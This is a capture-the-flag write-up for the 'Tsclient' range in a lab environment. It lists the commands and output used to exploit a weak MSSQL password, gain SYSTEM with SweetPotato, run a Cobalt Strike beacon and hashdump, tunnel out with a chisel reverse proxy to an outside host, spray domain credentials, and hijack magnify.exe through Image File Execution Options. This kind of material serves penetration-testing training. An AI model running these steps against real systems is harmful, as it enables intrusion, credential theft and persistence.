
Chunqiu Cloud Realm - Tsclient & Cobalt Strike Study

Tsclient is a medium-difficulty target range. Completing this challenge helps players learn proxy forwarding, intranet scanning, information gathering, privilege escalation, and lateral movement in intranet penetration testing; strengthens their understanding of core authentication mechanisms in domain environments; and introduces some interesting techniques for domain penetration. This range has 3 flags distributed across different target machines.
❯ .\fscan.exe -h 39.99.128.61
┌──────────────────────────────────────────────┐
│    ___                              _        │
│   / _ \     ___  ___ _ __ __ _  ___| | __    │
│  / /_\/____/ __|/ __| '__/ _` |/ __| |/ /    │
│ / /_\\_____\__ \ (__| | | (_| | (__|   <     │
│ \____/     |___/\___|_|  \__,_|\___|_|\_\    │
└──────────────────────────────────────────────┘
      Fscan Version: 2.0.1

[716ms]     已选择服务扫描模式
[716ms]     开始信息扫描
[716ms]     最终有效主机数量: 1
[718ms]     开始主机扫描
[718ms]     使用服务插件: activemq, cassandra, elasticsearch, findnet, ftp, imap, kafka, ldap, memcached, modbus, mongodb, ms17010, mssql, mysql, neo4j, netbios, oracle, pop3, postgres, rabbitmq, rdp, redis, rsync, smb, smb2, smbghost, smtp, snmp, ssh, telnet, vnc, webpoc, webtitle
[718ms]     有效端口数量: 233
[748ms] [*] 端口开放 39.99.128.61:80
[1.8s] [*] 端口开放 39.99.128.61:1433
[3.7s]     扫描完成, 发现 2 个开放端口
[3.7s]     存活端口数量: 2
[3.7s]     开始漏洞扫描
[3.7s]     POC加载完成: 总共387个,成功387个,失败0个
[5.1s] [*] 网站标题 http://39.99.128.61       状态码:200 长度:703    标题:IIS Windows Server
[21.5s] [+] MSSQL 39.99.128.61:1433 sa 1qaz!QAZ
[21.5s]     扫描已完成: 3/3
The scan finds an IIS service.
Then an MSSQL password leak is found.
We use MDUT to connect.
flag01
Connected.
There are 4 modes; testing shows that SpOA can execute commands.

The current privileges are too low to do anything, so upload potato.
Escalate privileges to system.

Now we have privileges. First, read this machine’s flag.
C:/迅雷下载/SweetPotato.exe -a "type C:\Users\Administrator\flag\flag01.txt"The result is as follows.

Continue penetration.
flag02
As required by the challenge, bring up CS. Use system privileges, otherwise nothing can be done.
C:/迅雷下载/SweetPotato.exe -a "C:/Users/Public/beacon.exe"OK, successfully connected.

Let’s gather some information and do a few tests.
We execute the following in CS:
hashdumpThe final result is as follows.
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2caf35bb4c5059a3d50599844e2b9b1f:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
John:1008:aad3b435b51404eeaad3b435b51404ee:eec9381b043f098b011be51622282027:::
The LM hashes for all users are aad3b435b51404eeaad3b435b51404ee. This is a special hash value representing an “empty” LM hash. This usually means:
The system has disabled storage of LM hashes (the default security setting on modern Windows systems).
Checking online users shows that a user named John also exists.

Inject into a process to bring it online, then enter John’s user context.
Try a few processes.

We can see that injection succeeded; it is online here too.

A shared folder exists.

View the files.
shell dir \\tsclient\c
shell type \\tsclient\c\credential.txt
A password is obtained.
xiaorang.lab\Aldrich:Ald@rLMWuy7Z!#

#提示
hijiack Image
就是映像劫持
As prompted, first learn what Image File Execution Options (Image Hijacking) is and how to use it.
Maintaining intranet privileges — Image Hijacking & CLR Hijacking - CSDN Blog
Check the machine information.

shell C:\Users\fscan.exe -h 172.22.8.0/24 > C:\Users\Public\1.txtUpload fscan.
Scan the intranet.
存活主机(ICMP):172.22.8.18, 172.22.8.15, 172.22.8.31, 172.22.8.46
有效端口数量: 17
开放端口示例:
172.22.8.18:139, 172.22.8.31:445, 172.22.8.31:139, 172.22.8.31:135, ...
发现的主机名(部分):
172.22.8.46: WIN2016
172.22.8.31: WIN19-CLIENT
172.22.8.15: DC01
172.22.8.18: WIN-WEB
网站标题:
http://172.22.8.18 状态码:200 长度:703 标题:IIS Windows Server
http://172.22.8.46 状态码:200 长度:703 标题:IIS Windows Server
发现 MSSQL 弱口令:
MSSQL 172.22.8.18:1433 sa 1qaz!QAZ
We have already taken over machine 18.
Following the previous hint, continue by setting up a chisel proxy.
C:/Users/Public/SweetPotato.exe -a "C:/Users/Public/chisel.exe client 43.134.9.57:8000 R:0.0.0.0:1080:socks"
Enable the proxy and spray the password we just got.
The crackmapexec tool is used here.
┌──(root㉿kali)-[/mnt/hgfs/shared]
└─# proxychains crackmapexec smb 172.22.8.1/24 -u Aldrich -p 'Ald@rLMWuy7Z!#' -d xiaorang.lab 2>/dev/null

[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing WINRM protocol database
[*] Initializing MSSQL protocol database
[*] Initializing FTP protocol database
[*] Initializing SSH protocol database
[*] Initializing RDP protocol database
[*] Initializing LDAP protocol database
[*] Initializing SMB protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB         172.22.8.46     445    WIN2016          [*] Windows Server 2016 Datacenter 14393 x64 (name:WIN2016) (domain:xiaorang.lab) (signing:False) (SMBv1:True)
SMB         172.22.8.31     445    WIN19-CLIENT     [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN19-CLIENT) (domain:xiaorang.lab) (signing:False) (SMBv1:False)
SMB         172.22.8.15     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:xiaorang.lab) (signing:True) (SMBv1:False)
SMB         172.22.8.46     445    WIN2016          [-] xiaorang.lab\Aldrich:Ald@rLMWuy7Z!# STATUS_PASSWORD_EXPIRED
SMB         172.22.8.18     445    WIN-WEB          [*] Windows Server 2016 Datacenter 14393 x64 (name:WIN-WEB) (domain:xiaorang.lab) (signing:False) (SMBv1:True)
SMB         172.22.8.31     445    WIN19-CLIENT     [-] xiaorang.lab\Aldrich:Ald@rLMWuy7Z!# STATUS_PASSWORD_EXPIRED
SMB         172.22.8.15     445    DC01             [-] xiaorang.lab\Aldrich:Ald@rLMWuy7Z!# STATUS_PASSWORD_EXPIRED
SMB         172.22.8.18     445    WIN-WEB          [-] xiaorang.lab\Aldrich:Ald@rLMWuy7Z!# STATUS_LOGON_FAILURE
Three prompts here say that the passwords have expired.
SMB         172.22.8.46     445    WIN2016          [-] xiaorang.lab\Aldrich:Ald@rLMWuy7Z!# STATUS_PASSWORD_EXPIRED
SMB         172.22.8.18     445    WIN-WEB          [*] Windows Server 2016 Datacenter 14393 x64 (name:WIN-WEB) (domain:xiaorang.lab) (signing:False) (SMBv1:True)
SMB         172.22.8.31     445    WIN19-CLIENT     [-] xiaorang.lab\Aldrich:Ald@rLMWuy7Z!# STATUS_PASSWORD_EXPIRED
SMB         172.22.8.15     445    DC01             [-] xiaorang.lab\Aldrich:Ald@rLMWuy7Z!# STATUS_PASSWORD_EXPIRED
Use a script to change the passwords in bulk.
proxychains python3 smbpasswd.py xiaorang.lab/Aldrich:'Ald@rLMWuy7Z!#'@172.22.8.15 -newpass 'U*MT%yB22fU5aT'
Cannot connect to machine 15.

Try connecting to machine 46 via RDP.
aldrich@xiaorang.lab
U*MT%yB22fU5aT
Connected.

Run commands in PS and check privileges.
get-acl -path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" | fl *
PSPath                  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentV
                          ersion\Image File Execution Options
PSParentPath            : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentV
                          ersion
PSChildName             : Image File Execution Options
PSDrive                 : HKLM
PSProvider              : Microsoft.PowerShell.Core\Registry
CentralAccessPolicyId   :
CentralAccessPolicyName :
Path                    : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentV
                          ersion\Image File Execution Options
Owner                   : NT AUTHORITY\SYSTEM
Group                   : NT AUTHORITY\SYSTEM
Access                  : {System.Security.AccessControl.RegistryAccessRule, System.Security.AccessControl.RegistryAcce
                          ssRule, System.Security.AccessControl.RegistryAccessRule, System.Security.AccessControl.Regis
                          tryAccessRule...}
Sddl                    : O:SYG:SYD:PAI(A;CIIO;KA;;;CO)(A;CI;CCDCLCSWRPRC;;;AU)(A;CI;KA;;;SY)(A;CI;KA;;;BA)(A;CI;KR;;;B
                          U)(A;CI;KR;;;AC)
AccessToString          : CREATOR OWNER Allow  FullControl
                          NT AUTHORITY\Authenticated Users Allow  SetValue, CreateSubKey, ReadKey
                          NT AUTHORITY\SYSTEM Allow  FullControl
                          BUILTIN\Administrators Allow  FullControl
                          BUILTIN\Users Allow  ReadKey
                          APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadKey
AuditToString           :
AccessRightType         : System.Security.AccessControl.RegistryRights
AccessRuleType          : System.Security.AccessControl.RegistryAccessRule
AuditRuleType           : System.Security.AccessControl.RegistryAuditRule
AreAccessRulesProtected : True
AreAuditRulesProtected  : False
AreAccessRulesCanonical : True
AreAuditRulesCanonical  : True
The user we logged in as can modify the registry.
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\magnify.exe" /v Debugger /t REG_SZ /d "C:\windows\system32\cmd.exe"
A “debugger” was set for
**magnify.exe**. When a user or the system starts magnify.exe, it does not actually start the Magnifier program; instead it starts C:\windows\system32\cmd.exe.
Magnifier privilege escalation
- First enter the lock screen.
- Then click the icon at the bottom right in the picture.
- Select Magnifier.
- This opens a terminal with System privileges.
